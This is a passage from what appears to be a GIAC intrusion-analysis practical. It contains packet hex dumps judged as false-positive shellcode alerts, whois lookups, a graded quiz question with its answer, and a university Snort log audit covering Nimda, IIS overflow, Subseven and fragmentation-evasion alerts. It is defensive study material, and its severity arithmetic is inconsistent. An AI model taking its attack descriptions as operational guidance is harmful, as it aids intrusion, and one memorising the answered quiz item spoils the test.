0x04E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x04F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0500: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0510: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0520: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0530: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0540: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0550: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0560: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0570: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
................
0x0580: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
```

```
................
0x0590: 90 90 90 90 90 90 90 90 90 8F 90 97 99 94 92
................
0x05A0: 96 95 8E 70 8C 8F 78 91 8B 7B 93 7C 6C 8A 89 7F
...p..x..{.|l...
0x05B0: 95 6F 6E 6E 6E 63 76 83 80 82 66 4B 69 8E 78 90
.onnncv...fKi.x.
0x05C0: 87 78 91 92 82 92 9E 9D 99 8C 83 8E 53 3E 62 55
.x..........S>bU
0x05D0: 42 61 71 62 78 7D 72 83 80 78 84 8F 8C 8E 95 97
Baqbx}r..x......
0x05E0: 91 92 95 92 95 98 95 96 98 95                    ..........
```

By using the whois services provided by http://ws.arin.net/, we can see that all the offering packets are coming from vangogh.absolutearts.org (an art gallery Web site which contains a number of pictures), v4.windowsupdate.microsoft.com (the Windows Update Web site that allow Windows users to patch their systems), or unknown.level3.net (a private malfunctioning Web server):

```
---------------------------------------------------------------------------
Search results for: 206.105.2.76

US Sprint (NETBLK-NETBLK-SPRINT-BLKG) NETBLK-SPRINT-BLKG
                                        206.104.0.0 - 206.107.255.255

WORLD WIDE ARTS RESOURCES CO (NETBLK-FON-346298835279000) FON-346298835279000
                                          206.105.2.64 - 206.105.2.95
---------------------------------------------------------------------------
Search results for: NETBLK-MSN-BLK

MSN (NETBLK-MSN-BLK)
   One Redmond Way
   Redmond, WA 98052
   US

   Netname: MSN-BLK
   Netblock: 207.68.128.0 - 207.68.207.255
   Maintainer: MSN

   Coordinator:
      Microsoft  (ZM39-ARIN)  noc@microsoft.com
      425-936-4200

--- < Snipped > ---

---------------------------------------------------------------------------
Search results for: 207.46.131.229

Microsoft (NETBLK-MICROSOFT-GLOBAL-NET)
   One Redmond Way
   Redmond, WA 98052
   US

   Netname: MICROSOFT-GLOBAL-NET
   Netblock: 207.46.0.0 - 207.46.255.255

   Coordinator:
      Microsoft  (ZM39-ARIN)  noc@microsoft.com
      425-936-4200

--- < Snipped > ---

---------------------------------------------------------------------------
Search results for: 65.54.249.126

Microsoft Corporation (NETBLK-MICROSOFT-1BLK)
   One Redmond Way
   Redmond, WA 98052
   US

   Netname: MICROSOFT-1BLK
```

```
   Netblock: 65.52.0.0 - 65.55.255.255

   Coordinator:
      Microsoft Corporation  (ZM23-ARIN)  noc@microsoft.com
      425-882-8080

--- < Snipped > ---

-------------------------------------------------------------------------------
Search results for: 63.215.124.45

Level 3 Communications, Inc. (NETBLK-LEVEL4-CIDR)
   1450 Infinite Drive
   Louisville, CO 80027
   US

   Netname: LEVEL4-CIDR
   Netblock: 63.208.0.0 - 63.215.255.255
   Maintainer: LVLT

   Coordinator:
      level Communications  (LC-ORG-ARIN)  ipaddressing@level3.com
      +1 (877) 453-8353

--- < Snipped > ---

-------------------------------------------------------------------------------
```

Therefore, the offering packets could be part of some downloaded programs or some pictures files (jpg or png). The Snort alerts are false positives.

For further details about shellcode and buffer overflow, you may wish to go to see the following references:

[1] http://www.phrack.org/show.php?p=49&a=14
[2] http://www.whitehats.com/cgi/arachNIDS/Show?_id=ids181&view=research

6. Correlations

False positives of “ShellCode x86 NOOP” with a series of 0x61 are reported and posted to http://www.incidents.org/archives/intrusions/msg03150.html on 08 Feb 2002 and with a series of 0x90 are posted to http://lists.insecure.org/incidents/2001/Oct/0018.html on 04 Oct 2001.

Similar false positives are recorded by the Snort IDS in my home network. These false alarms are generated when I download some software from a Web server.

```
[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/02-23:49:59.591931 66.70.239.27:80 -> xxx.yyy.35.247:1066 TCP TTL:62 TOS:0x0
ID:46815 IpLen:20 DgmLen:1400
***A**** Seq: 0xFAD893FF  Ack: 0x610A5FC9  Win: 0x2530  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
06/02-23:49:59.595338 66.70.239.27:80 -> xxx.yyy.35.247:1066 TCP TTL:62 TOS:0x0
ID:47071 IpLen:20 DgmLen:1400
***A**** Seq: 0xFAD8994F  Ack: 0x610A5FC9  Win: 0x2530  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]

--- < Snipped > ---

 [**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
```

```
06/02-23:55:18.353673 66.70.239.27:80 -> xxx.yyy.35.247:1066 TCP TTL:62 TOS:0x0
ID:56614 IpLen:20 DgmLen:440
***AP*** Seq: 0xFBC7E84F  Ack: 0x610A5FC9  Win: 0x2530  TcpLen: 20
[Xref => http://www.whitehats.com/info/IDS181]
```

7. Evidence of Active Targeting

These are false positives and even if they are real buffer overflow attacks, the attacks are destinating to those ports that are not associated with any well-known services or trojans. There is no evidence of active targeting.

8. Severity

Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality: 2
Looking at the ports of the destination IP address, it may be a firewall/proxy server that uses one fixed external IP address but different port numbers to translate the Web access requests of its clients in the internal network. Assume this is the case, there should not have any sensitive data or critical services running on that server. The criticality is 2.

Lethality: 1
Since these are false positives, the Lethality value is 1. However, if this is a real buffer overflow attack, a compromised system may allow the remote attacker to run arbitrary command. A higher lethality value should be given.

System Countermeasures: 2
Assume a properly configured proxy server, there should have minimum the defensive mechanisms and security configurations in place. So the value is 2.

Network Countermeasures: 1
Obviously, there is a network-based IDS is installed outside the firewall/proxy server to capture the network detects. Assume that the firewall/proxy server is properly configured, a value of 2 is assigned.

Therefore, Severity = (2 + 1) – (2 + 2) = -1.

9. Defensive Recommendation

Although there are false positives, the following defensive measures are recommended for prevention purposes:

- Subscribe to security vulnerability notification or advisory from www.securityfocus.com or www.cert.org and apply the appropriate patches to system timely
- Set up content filtering at firewall level to drop those packets containing a string to spawn a command shell. Also configure the network-based IDS to log and terminate those connection if found.

10. Multiple Choice Test Question

Look at the following packet trace of a "Shellcode x86 NOOP" alert. Is this a real attack or a false positive?

```
[**] SHELLCODE x86 NOOP [**]
06/02-23:55:18.353673 66.70.239.27:80 -> xxx.yyy.35.247:1066 TCP TTL:62 TOS:0x0
ID:56614 IpLen:20 DgmLen:440
***AP*** Seq: 0xFBC7E84F  Ack: 0x610A5FC9  Win: 0x2530  TcpLen: 20
0B 8B 56 10 8B CE 52 E8 02 F8 FF FF C7 06 18 06  ..V...R.........
04 10 5E C3 90 90 90 90 90 90 90 90 8B 4C  ..^............L
24 04 85 C9 74 06 8B 01 6A 01 FF 10 C3 90 C3 90  $...t...j.......
90 90 90 90 90 90 90 90 90 90 90 90 90 FF 25  ..............%
F8 02 04 10 CC CC CC CC CC CC CC CC CC 8D 4D  ..............M
E4 E9 98 7E FC FF B8 40 30 04 10 E9 BE E4 FF FF  ...~...@0.......
CC CC CC CC CC CC CC CC CC CC CC CC CC 8D 4D  ..............M
A4 E9 78 7E FC FF 8B 45 9C 83 E0 01 85 C0 0F 84  ..x~...E........
08 00 00 00 8B 4D 04 E9 62 7E FC FF C3 B8 68 30  .....M..b~....h0
04 10 E9 87 E4 FF FF CC CC CC CC CC CC 8D 4D  ..............M
A0 E9 F8 D8 FC FF 8D 8D 6C FF FF FF E9 3D 7E FC  ........l....=~.
FF 8D 8D 7C FF FF FF E9 32 7E FC FF 8D 4D 8C E9  ...|....2~...M..
2A 7E FC FF 8D 4D 8C E9 22 7E FC FF B8 98 30 04  *~...M.."~....0.
10 E9 48 E4 FF FF CC CC CC CC CC CC 8B 4D  ..H..........M
F0 E9 58 91 FC FF 8B 4D F0 83 C1 10 E9 FD 7D FC  ..X....M......}.
FF 8B 4D F0 83 C1 20 E9 F2 7D FC FF 8B 4D F0 83  ..M... ..}...M..
C1 30 E9 37 91 FC FF B8 E0 30 04 10 E9 0D E4 FF  .0.7.....0......
FF CC CC CC CC CC CC CC CC CC CC CC CC 8B 4D  ..............M
F0 E9 18 91 FC FF 8B 4D F0 83 C1 10 E9 BD 7D FC  .......M......}.
FF 8B 4D F0 83 C1 20 E9 B2 7D FC FF 8B 4D F0 83  ..M... ..}...M..
C1 30 E9 F7 90 FC FF B8 20 31 04 10 E9 CD E3 FF  .0...... 1......
FF CC CC CC CC CC CC CC CC CC CC CC CC 8D 4D  ..............M
E4 E9 D8 90 FC FF B8 60 31 04 10 E9 AE E3 FF FF  .......`1.......
CC CC CC CC CC CC CC CC CC CC CC CC CC 8D 4D  ..............M
E4 E9 B8 90 FC FF B8 88 31 04 10 E9 8E E3 FF FF  ........1.......
```

A. Real attack, because there exist a series of 0x90
B. False positive, because there exist a series of 0x90
C. Real attack, because there is no shell command string or program call instruction
D. False positive, because there is no shell command string or program call instruction

Answer: D

**** This analysis of Network Detect #3 – ShellCode x86 NOOP has been emailed to intrusions@incidents.org on 20 Aug 2002 using the subject line "LOGS: GIAC GCIA Practical Detect(s)" but the site has yet to post it on the Web, and therefore there is no questions from the community and responses from me. ****

Assignment 3 – "Analyze This" Scenario

Executive Summary

A security audit of the university network has been taken. By means of reviewing and analyzing the output from the Snort intrusion detection system, we will examine the security set-up of the university network, identify any material issues, and recommend appropriate corrective actions.

In our opinion, the security setup and management of the University requires significant improvements. Specifically, the defense mechanism in the network perimeter need to be strengthened, the acceptable Internet usage policy should be reviewed, updated and communicated to appropriate personnel, and preventive mechanisms (such as capable anti-virus software) should be implemented at individual machines to prevent attacks from worms and Trojans.

Details of the findings and recommendations are discussed in the following sections.

Audit Scope

The audit covered the output files of the Snort Intrusion Detection System for the period of Aug 01 to Aug 05, 2002. Specifically, the following logs files are downloaded from www.incidents.org/logs and are analyzed:

Alert Files	Scan Files	Out-of-spec Files
alert.020801.gz	scans.020801.gz	oos_Aug.1.2002.gz
alert.020802.gz	scans.020802.gz	oos_Aug.2.2002.gz
alert.020803.gz	scans.020803.gz	oos_Aug.3.2002.gz
alert.020804.gz	scans.020804.gz	oos_Aug.4.2002.gz
alert.020805.gz	scans.020805.gz	oos_Aug.5.2002.gz

Internal Host Profile

To enable a better understand of the university network and for identification of unauthorized network services offerings, an internal host profile table is established by summarizing the source and destination ports of various alert and out-of-spec entries. This assumes that the intruders are rational and have done some prior reconnaissance works before launching their attacks to those high value machines.

Specifically, the source IP addresses and source ports of alert entries are summarized by using the query facilities of Microsoft Access, and a list of internal hosts and their associated services is produced. Next, the out-of-spec entries are processed similarly and the 2 resulting lists are merged.

Since the alert file contains substantial amount of http attack entries triggered by some Nimda-infected machines, the guess for hosts offering http service, based on

the alert files, are adversely affected. Instead, the http servers are determined from the out-of-spec file. Shown below is the list of internal hosts and their associated network services offered:

IP Address	Service Offered	IP Address	Service Offered
MY.NET.5.96	http	MY.NET.111.159	snmp
MY.NET.6.34	smtp	MY.NET.130.200	snmp
MY.NET.6.35	smtp	MY.NET.137.7	dns
MY.NET.6.40	smtp	MY.NET.139.230	smtp
MY.NET.6.47	smtp	MY.NET.145.18	http
MY.NET.6.7	http, smtp, pop-3	MY.NET.145.9	smtp
MY.NET.60.10	Imap	MY.NET.150.83	http
MY.NET.60.14	http	MY.NET.154.26	snmp
MY.NET.70.198	gnutella	MY.NET.162.90	gnutella
MY.NET.70.49	ftp	MY.NET.163.107	gnutella
MY.NET.70.50	ftp	MY.NET.163.97	ssh
MY.NET.70.69	ftp, telnet	MY.NET.179.78	http
MY.NET.84.234	ms-sql	MY.NET.181.144	http
MY.NET.100.165	http	MY.NET.182.98	ftp
MY.NET.100.208	ms-sql	MY.NET.253.114	http
MY.NET.100.217	smtp	MY.NET.253.125	http
MY.NET.100.230	Smtp	MY.NET.253.20	ftp
MY.NET.111.116	snmp	MY.NET.253.41	smtp
MY.NET.111.140	http	MY.NET.253.43	smtp

As poorly administered systems and untimely patching of vulnerable services introduce unnecessary risks to the overall network security, the university's system/network administrators should review the above list and remove those unauthorized services offerings.

Analysis of Alerts Files

During the audit period of Aug 1-5, 2002, there are totally 2,236,823 alerts of 53 categories recorded, excluding those port-scanning alerts that can be found in the scan files. For an assessment of the attack's severity and facilitate subsequent detail analysis, a risk ranking of high, medium or low is assigned to each type of alerts and their meanings are described below:

Risk	Definition
High	Successful system intrusion or high possibility of system compromise. Immediate actions are recommended to investigative and rectify the situation.
Medium	Attempted system reconnaissance and expect system penetration soon. Preventive actions and continued monitoring are recommended.
Low	Non-critical information gathering or possible false alarms. Continued monitoring is suggested

Listed below is the summary of alerts in descending order of occurrence:

Summary of Alerts

No.	Risk	Alert Message	Occurrences
1	High	NIMDA - Attempt to execute cmd from campus host	877,538
2	High	IIS Unicode attack detected	494,119
3	High	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	482,402
4	High	NIMDA - Attempt to execute root from campus host	123,305
5	Medium	UDP SRC and DST outside network	106,883
6	High	CGI Null Byte attack detected	53,562
7	Low	SMB Name Wildcard	30,083
8	Medium	TFTP - External UDP connection to internal tftp server	24,220
9	Medium	External RPC call	14,578
10	Medium	Watchlist 000220 IL-ISDNNET-990517	11,921
11	High	Possible trojan server activity	4,113
12	Medium	SUNRPC highport access!	2,543
13	Medium	IRC evil - running XDCC	2,054
14	Medium	Watchlist 000222 NET-NCFC	1,305
15	High	EXPLOIT x86 NOOP	1,293
16	Medium	Queso fingerprint	1,120
17	Medium	SNMP public access	927
18	Medium	connect to 515 from outside	788
19	Medium	Attempted Sun RPC high port access	730
20	Medium	Samba client access	679
21	High	High port 65535 udp - possible Red Worm – traffic	628
22	High	IDS552/web-iis_IIS ISAPI Overflow ida nosize	314
23	Medium	ICMP SRC and DST outside network	260
24	High	SMB C access	236
25	Medium	TFTP - Internal UDP connection to external tftp server	173
26	Medium	beetle.ucs	166
27	High	Port 55850 tcp - Possible myserver activity - ref. 010313-1	147
28	Medium	Incomplete Packet Fragments Discarded	136
29	Medium	Null scan!	106
30	High	NMAP TCP ping!	88
31	High	EXPLOIT x86 setuid 0	58
32	High	Tiny Fragments - Possible Hostile Activity	53
33	High	EXPLOIT x86 stealth noop	48
34	High	High port 65535 tcp - possible Red Worm – traffic	44
35	High	STATDX UDP attack	42
36	High	EXPLOIT x86 setgid 0	38
37	High	Port 55850 udp - Possible myserver activity - ref. 010313-1	18
38	Medium	TCP SRC and DST outside network	13
39	High	SMB CD...	13
40	Medium	External FTP to HelpDesk MY.NET.70.50	11
41	Medium	MY.NET.30.4 activity	11
42	Medium	HelpDesk MY.NET.70.50 to External FTP	11
43	Medium	HelpDesk MY.NET.70.49 to External FTP	9
44	Medium	External FTP to HelpDesk MY.NET.70.49	8
45	High	TFTP - External TCP connection to internal tftp server	6
46	High	EXPLOIT NTPDX buffer overflow	5

Summary of Alerts (Continued)

No.	Risk	Alert Message	Occurrences
47	Medium	HelpDesk MY.NET.83.197 to External FTP	4
48	Medium	RFB - Possible WinVNC - 010708-1	3
49	High	Back Orifice	3
50	High	DDOS shaft client to handler	3
51	Medium	Traffic from port 53 to port 123	2
52	Medium	SYN-FIN scan!	2
53	Medium	MY.NET.30.3 activity	1
		Total	2,236,823

Top 10 Talkers - Alert

By grouping the alert entries by the source IP addresses, a list of the 10 most frequent internal and external attackers, Top 10 Talkers – Alert, can be generated and are depicted below:

Top 10 Internal Talkers - Alerts

#	Source IP	Alerts	Dshield Record
1	MY.NET.100.208	1,433,783	Nil
2	MY.NET.84.234	481,329	Nil
3	MY.NET.81.37	27,085	Nil
4	MY.NET.85.74	6,990	Nil
5	MY.NET.111.230	6,090	Nil
6	MY.NET.111.231	6,059	Nil
7	MY.NET.109.105	6,053	Nil
8	MY.NET.111.219	6,007	Nil
9	MY.NET.182.91	5,647	1 Record Filed, No Details
10	MY.NET.178.219	5,085	Nil

Top 10 External Talkers - Alerts

#	Source IP	Alerts	Reverse DNS Lookup	Dshield Record
1	3.0.0.99	51,359	*General Electric Company*	Nil
2	63.250.213.12	32,117	dal-qcwm213012.bcst.yahoo.com	Nil
3	194.98.189.139	8,375	*UUNET FRANCE*	Nil
4	80.137.90.34	6,899	p50895A22.dip.t-dialin.net	Nil
5	63.250.213.73	4,975	dal-qcwm213073.bcst.yahoo.com	Nil
6	61.182.50.241	4,529	*CHINANET Hebei province network*	Port 111, 3690 Attacks
7	212.179.66.17	3,392	PT712017.bezeqint.net	Nil
8	216.228.171.81	3,214	bc17181.bendcable.com	Nil
9	151.203.178.36	2,482	pool-151-203-178-36.wma.east.verizon.net	Nil
10	212.179.35.118	2,474	bzq-179-35-118.dcenter.bezeqint.net	Port 37159, 1 Attack

where the column “Reverse DNS Lookup” contains the host name or description of the Source IP Address and the column “Dshield Record” contains the reported attack against this IP address from www.dshield.org

By linking the top talkers IP address to the alert database, a list of alerts generated by these top talkers can be obtained and is shown below:

Scope of Attacks – Top Internal Talkers

Top Talker IP	Message	Alerts	% of This Alert
MY.NET.100.208	IIS Unicode attack detected	436,236	88.3%
MY.NET.100.208	NIMDA – Attempt to execute cmd from campus host	874,507	99.7%
MY.NET.100.208	NIMDA – Attempt to execute root from campus host	122,877	99.7%
MY.NET.100.208	TFTP - Internal UDP connection to external tftp server	163	94.2%
MY.NET.109.105	TFTP - External UDP connection to internal tftp server	6,053	25.0%
MY.NET.111.219	TFTP - External UDP connection to internal tftp server	6,007	24.8%
MY.NET.111.230	TFTP - External UDP connection to internal tftp server	6,090	25.1%
MY.NET.111.231	TFTP - External UDP connection to internal tftp server	6,059	25.0%
MY.NET.178.219	CGI Null Byte attack detected	5,085	9.5%
MY.NET.182.91	CGI Null Byte attack detected	5,378	10.0%
MY.NET.182.91	IIS Unicode attack detected	269	0.1%
MY.NET.81.37	CGI Null Byte attack detected	27,083	50.6%
MY.NET.81.37	IIS Unicode attack detected	2	0.0%
MY.NET.84.234	IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize	481,324	99.8%
MY.NET.84.234	Possible trojan server activity	5	0.1%
MY.NET.85.74	IIS Unicode attack detected	6,982	1.4%
MY.NET.85.74	Possible trojan server activity	8	0.2%

where the "% of This Alert" is calculated by dividing the alert figures by the total alerts of the corresponding alert message or type in the Summary of Alert table.

Scope of Attacks – Top External Talkers

Top Talker IP	Message	Alerts	% of This Alert
151.203.178.36	IIS Unicode attack detected	2,475	0.5%
151.203.178.36	SMB Name Wildcard	7	0.0%
194.98.189.139	External RPC call	8,352	57.3%
194.98.189.139	STATDX UDP attack	23	54.8%
212.179.35.118	Watchlist 000220 IL-ISDNNET-990517	2,474	20.8%
212.179.66.17	Watchlist 000220 IL-ISDNNET-990517	3,392	28.5%
216.228.171.81	SMB Name Wildcard	3,212	10.7%
216.228.171.81	beetle.ucs	2	1.2%
3.0.0.99	UDP SRC and DST outside network	51,359	48.1%
61.182.50.241	External RPC call	4,519	31.0%
61.182.50.241	STATDX UDP attack	10	23.8%
63.250.213.12	UDP SRC and DST outside network	32,117	30.0%
63.250.213.73	UDP SRC and DST outside network	4,975	4.7%
80.137.90.34	IIS Unicode attack detected	6,889	1.4%
80.137.90.34	beetle.ucs	10	6.0%

Although the source IP 3.0.0.99 (General Electric Company), 63.250.213.12, and 63.250.213.73 are the top talkers, these IP address can only be found in the alert "UDP SRC and DST outside network". It is suspected that somebody is spoofing traffic from this infamous company to some other external destination, hope to

locate and exploit some trust relationships among machines. Another explanation could be somebody wants to cover up their attack activities by generating significant number of alerts of this type. However, the possibility of communication equipment malfunctioning should also be considered.

The University's system/network administrator is recommended to investigate into this alert by logging the packet bearing these IP address and try to trace back to the real source of traffic, if possible, and rectify the situation.

Subsequent discussion will focus on the major high-risk alert items and the recommended corrective action to be taken.

1. Nimda Attacks

On August 5, 2002, the internal host MY.NET.100.208 has been compromised by Nimda / Code Red type of worm. For the 4 types of alerts relating to the http and ftp services, namely "*IIS Unicode attack detected*", "*NIMDA - Attempt to execute cmd from campus host*", "*NIMDA - Attempt to execute root from campus host*", and "*TFTP - Internal UDP connection to external tftp server*", the MY.NET.100.208 host accounted for over 88% of the alerts recorded.

An excerpt of the alerts from MY.NET.100.208 is listed below:

```
--- < snipped > ---
08/05-21:21:55.661920  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2008 -> 130.95.40.191:80
08/05-21:21:55.664339  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2010 -> 130.7.64.55:80
08/05-21:21:55.670339  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2009 -> 130.178.180.123:80
08/05-21:21:55.670567  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2011 -> 130.91.203.243:80
08/05-21:21:55.677068  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2015 -> 130.62.62.95:80
08/05-21:21:55.679411  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2012 -> 130.95.40.191:80
08/05-21:21:55.679660  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2013 -> 130.7.64.55:80
08/05-21:21:55.686082  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2017 -> 130.217.61.115:80
08/05-21:21:55.686319  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2014 -> 130.178.180.123:80
08/05-21:21:55.693966  [**] NIMDA - Attempt to execute root from campus host [**]
MY.NET.100.208:2020 -> 130.117.60.135:80
--- < snipped > ---
```

From the time between each alert and the source port number, it can be seen that the Nimda compromised host is very busy in scanning external hosts for vulnerable IIS.

According to www.cert.org [1], a Nimda compromised machine will scan for other vulnerable IIS server using malformed url containing Unicode codes, "cmd.exe" and"root.exe". If a vulnerable host is found, the worm will replicate itself to the targeted system by initiating a trivial FTP at the remote host which request a download of the worm from the compromised machine.

While at this moment, MY.NET.100.208 is trying some external IPs, the worm will

also infect internal machines. Further, this attack can result in execution of arbitrary command on the infected machine and even a bandwidth denial of service [1], the University's system/network administrator should conduct a check on MY.NET.100.208 and remove the worm immediately.

Other intrusion analysts have reviewed the log data from this site and reported similar alerts [15]. However, the scale of attack has become larger and none of them have specified MY.NET.100.208 is the source of attack.

2. IDS552/web-iis_IIS ISAPI Overflow ida nosize attacks

There are totally 482,402 alerts for the "IIS ISAPI Overflow ida INTERNAL nosize" and about 99.8% of this alert comes from MY.NET.84.234. Assuming the University is using the current Snort rule set with slight modifications, these alerts are generated whenever an URL contains the ".ida?' string. An excerpt of the alerts are listed below:

```
--- < snipped > ---
08/04-17:47:00.086873  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4662 -> 49.48.207.197:80
08/04-17:47:00.088464  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4661 -> 49.252.155.37:80
08/04-17:47:00.100429  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4663 -> 206.28.102.126:80
08/04-17:47:00.102846  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4664 -> 132.173.23.93 :80
08/04-17:47:00.115038  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4666 -> 115.61.39.211 :80
08/04-17:47:00.120105  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4667 -> 46.229.167.108:80
08/04-17:47:00.126973  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4668 -> 169.162.46.243:80
08/04-17:47:00.139795  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4670 -> 116.22.202.21 :80
08/04-17:47:00.144755  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4669 -> 161.108.215.238:80
08/04-17:47:00.146533  [**] IDS552/web-iis_IIS ISAPI Overflow ida INTERNAL nosize
[**] MY.NET.84.234:4671 -> 189.169.249.103:80
--- < snipped > ---
```

From the time different between scans and the source port number pattern, it is suspected that the some worm or some attack program/script is running on MY.NET.84.234 to locate vulnerable external IIS Web server.

Besides, there are 314 "IIS ISAPI Overflow ida nosize" alerts coming from 300 external attackers, who are exploiting the internal hosts using the same vulnerability. While 299 attackers generated just one alert of this type, one source IP 130.67.123.176 has attacked an internal host MY.NET.135.146 five times at different times:

```
08/05-08:01:08.757859  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**]
130.67.123.176:4801 -> MY.NET.135.146:80
08/05-08:01:38.484775  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**]
130.67.123.176:4801 -> MY.NET.135.146:80
08/05-08:02:20.753410  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**]
130.67.123.176:4801 -> MY.NET.135.146:80
08/05-08:03:36.532200  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**]
210.178.207.250:2131 -> MY.NET.130.91:80
08/05-08:03:56.483015  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**]
130.67.123.176:4801 -> MY.NET.135.146:80
```

```
08/05-08:07:09.420813  [**] IDS552/web-iis_IIS ISAPI Overflow ida nosize [**]
130.67.123.176:4801 -> MY.NET.135.146:80
```

According to the registration information provided by www.dshield.org [3], it is known that the source of the above attacks is from Norway and this IP has been reported of attacking the others:

```
IP Address:      130.67.123.167
HostName:        ti100720a013-0167.dialup.online.no
DShield Profile: Country: NO
Contact E-mail:  virus-abuse@online.no

Total Records against IP:  1
Number of targets:  1
Date Range: 2002-08-14 to 2002-08-14

Ports Attacked (up to 10): Port Attacks [No Record]

Fightback:  not sent
Whois:  Norsk Data A/S (NET-NORSK-DATA)
        Drammensveien 167
        Oslo, Norway N-0212
        NO

        Netname:  NORSK-DATA
        Netblock: 130.67.0.0 - 130.67.255.255

        Coordinator:
        Nextra AS, P.O. Box 393, Skoyen  (TH4-ORG-ARIN)
        ripe-contacts@nextra.com
        +47 22 77 19 00
```

As described in www.whitehats.com [2], this attack is to exploit those internal IIS having an unchecked buffer in the Microsoft IIS Index Server and gain system level access to the IIS Web server.

Other intrusion analysts have reviewed the log data from this site; however, none of them reported these activities. The current log data may be obtained from Snort that monitors another network segment.

For the MY.NET.84.234, the University's system/network administrator should check whether some form of worm / automated program /scripts are generating the alerts and remove them if found. For the MY.NET.135.146, system/network administrator is recommended to check if IIS Web server is running on that machine and if it has been compromised.

To prevent internal Web server from being compromised, the system/network administrator should ensure that appropriate patches are applied.

3. Possible Trojan Server Activity

Subseven is a Trojan which uses port 27374 for its client and server communications. In using a modified rule, which triggers an alert if a packet contains 27374 as its source or destination port, the University has recorded totally 4,113 entries for Subseven activities. Samples of the alerts are listed below:

```
---< snipped >---
```

```
08/01-00:37:21.499248 [**] Possible trojan server activity [**] 66.32.232.141:4002 ->
MY.NET.70.198:27374
08/01-00:37:21.499270 [**] Possible trojan server activity [**]
MY.NET.70.198:27374 -> 66.32.232.141:4002
08/01-00:37:22.509184 [**] Possible trojan server activity [**] 66.32.232.141:4002 ->
MY.NET.70.198:27374
08/01-00:37:22.509327 [**] Possible trojan server activity [**] MY.NET.70.198:27374 -
> 66.32.232.141:4002

---< snipped >---

08/01-01:41:56.162152 [**] Possible trojan server activity [**] MY.NET.3.2:27374 ->
204.181.76.134:4354
08/01-02:23:11.627984 [**] Possible trojan server activity [**] 206.246.167.129:4522 -
> MY.NET.178.199:27374

---< snipped >---
```

While previous intrusion analyst has reported scans for Subseven server from external network [4], the situation has worsen as there are a significant amount of two-way communications between Subseven clients and servers. That is, certain number of internal machines might have been compromised with Subseven servers installed.

To help locate for possibly compromised machine, a search of the alert database for Subseven sever responses from internal machine has been execute using the criteria: the alert message equal to "Possible Trojan server activity" and the source port equal to 27374. After removing duplicated entries, a list 308 of internal machine is produced. Shown below is the list of possibly compromised machines and subnets:

Possibly Compromised Machines:
MY.NET.1.2, MY.NET.100.157, MY.NET.113.206, MY.NET.3.2, MY.NET.56.5, MY.NET.56.9, MY.NET.70.198, MY.NET.86.72, MY.NET.86.83, MY.NET.99.16

Possibly Compromised Subnets:
MY.NET.152, MY.NET.153, MY.NET.167, MY.NET.168, MY.NET.169, MY.NET.178, MY.NET.83, MY.NET.84, MY.NET.85

The University's system/network administrator should review the list and remove the Subseven Trojan immediately. Furthermore, updated and effective anti-virus software should be installed in all internal hosts to prevent this from happening again.

4. Tiny Fragments - Possible Hostile Activity

Fragmentation is to breakdown one packet into several pieces of smaller size, in order to passing through networks have a smaller MTU than that of the sending network. Another evil usage of fragmentation is to evade those non-stateful intrusion detection systems.

As described in the book Network Intrusion Detection – An Analyst's Handbook [5], it is possible to use nmap to craft tiny packet fragments of 16 bytes, less than the size of an IP header, and escape the detection of some older IDS. An excerpt of the

alert is listed below:

```
--- < Snipped >---
08/02-16:38:37.344191  [**] Tiny Fragments - Possible Hostile Activity [**]
66.156.91.98 -> MY.NET.100.220
08/02-16:38:37.399871  [**] Tiny Fragments - Possible Hostile Activity [**]
66.156.91.98 -> MY.NET.100.220
08/02-16:38:39.423742  [**] Tiny Fragments - Possible Hostile Activity [**]
